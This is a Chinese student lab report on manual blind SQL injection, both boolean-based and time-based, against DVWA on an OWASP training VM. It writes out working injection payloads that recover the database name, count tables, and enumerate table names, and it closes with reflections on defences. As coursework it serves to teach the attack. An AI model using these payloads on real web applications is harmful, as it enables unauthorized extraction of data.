《软件安全》实验报告

姓名：蒋枘言　学号：2313546　班级：信息安全班

一、实验名称

SQL 盲注


二、实验要求


基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告。

三、实验过程


（一）搭建 OWASP 靶机

直接打开 OWASP 虚拟机，登录的用户名是 root，密码是 owaspbwa。登录成功后，在 kali 虚拟机里访问出现的地址（这里是 192.168.220.133）即可进入到 OWASP 界面。





选择 Damn Vulnerable Web Application，用户名和密码均为 admin，进入界面。确保将“Script Security”改成 low。这样 OWASP 靶机搭建完成。




（二）基于布尔的 SQL 盲注

选择 SQL Injection (Blind) 一栏，分别输入 1、1' and 1=1 #和 1' and 1=2 #（注意单引号是直引号，不是弯引号），发现分别显示存在、存在和不存在。说明存在 SQL 注入漏洞。

现在开始猜解数据库的名字。为了猜解数据库的名字，首先需要猜解数据库名的长度，然后再逐一猜解名字。

依次输入 1' and length(database()) = 1 #、1' and length(database()) = 2 #和 1' and length(database()) = 3 #，均发现不存在；直到输入 1' and length(database()) = 4 #，发现存在，说明数据库名的长度为 4。



现在使用二分法来猜解数据库名：输入 1' and ascii(substr(database(), 1, 1))>97 #，显示存在，说明数据库名的第一个字符的 ASCII 值大于 97（a）；

输入 1' and ascii(substr(database(), 1, 1))<122 #，显示存在，说明数据库名的第一个字符的 ASCII 值小于 122（z）；

输入 1' and ascii(substr(database(), 1, 1))<109 #，显示存在，说明数据库名的第一个字符的 ASCII 值小于 109（m）；


输入 1' and ascii(substr(database(), 1, 1))<103 #，显示存在，说明数据库名的第一个字符的 ASCII 值小于 103（g）；

输入 1' and ascii(substr(database(), 1, 1))<100 #，显示不存在，说明数据库名的第一个字符的 ASCII 值不小于 100（d）；


输入 1' and ascii(substr(database(), 1, 1))>100 #，显示不存在，说明数据库名的第一个字符的 ASCII 值不大于 100，所以数据库名的第一个字符的 ASCII 值为 100，即小写字母 d。

重复以上步骤即可猜解出完整的数据库名，即 dvwa。

现在开始猜解数据库表的数量和名字。首先需要猜解数据库表的数量，同样可以从 1 开始一个一个试，也可以使用二分法。当输入 1' and (SELECT COUNT(table_name) FROM information_schema.tables WHERE table_schema=database())=2 #时，显示存在，说明表的数量为 2。



现在开始逐一猜解表名。同样也是先猜解表名长度，然后猜解内容。对于第一个表：输入 1' and length(substr((SELECT table_name FROM information_schema.tables WHERE table_schema=database() limit 0, 1), 1))=9 #，发现存在，说明第一个表的表名长度为 9；输入 1' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE table_schema=database() limit 0, 1), 1, 1)) = 103 #，发现存在，说明第一个表的表名的第一个字母是 g。按照同样的方法得到两个表的表名分别是 guestbook 和 users。



按照同样的方法可以得到表中的每个字段名，这里不再赘述。


（三）基于时间的 SQL 盲注

输入 1' and sleep(5) #，感觉到明显延迟；输入 1 and sleep(5) #，没有延迟。说明存在字符型的基于时间的 SQL 盲注。

猜解当前数据库名字长度：输入 1' and if(length(database())=1, sleep(5), 1) #，没有延迟；输入 1' and if(length(database())=4, sleep(5), 1) #，有明显延迟。说明数据库名字长度为 4。

采用二分法猜解数据库名：1' and if(ascii(substr(database(), 1, 1)>97,sleep(5), 1) #，有明显延迟。

以此类推，猜解表、字段和数据。



运用基于时间的 SQL 盲注，同样也可以得到数据库的信息。

四、心得体会

在本次 SQL 盲注实验中，我理解了 SQL 注入攻击的两种主要形式——基于布尔值和基于时间的盲注。通过实验，我不仅学会了如何利用这些漏洞进行信息泄露，还加深了对数据库结构和数据的了解，尤其是在缺乏直接错误信息的情况下，如何通过精确的查询构造来逐步推测出数据库、表名及字段信息。

通过实验，我体会到了 SQL 盲注在 Web 安全中的重要性，以及如何在实际环境中识别并利用这些漏洞。虽然盲注过程可能相对繁琐，但它也展示了攻击者如何通过巧妙的查询绕过正常的输入验证，从而获取敏感信息。这提醒我在开发过程中，必须特别注重 SQL 注入的防护，采取诸如预处理语句、参数化查询等有效的防护措施。

总的来说，本次实验不仅提高了我对 SQL 注入的认知，也让我对如何增强系统安全性有了更深的思考。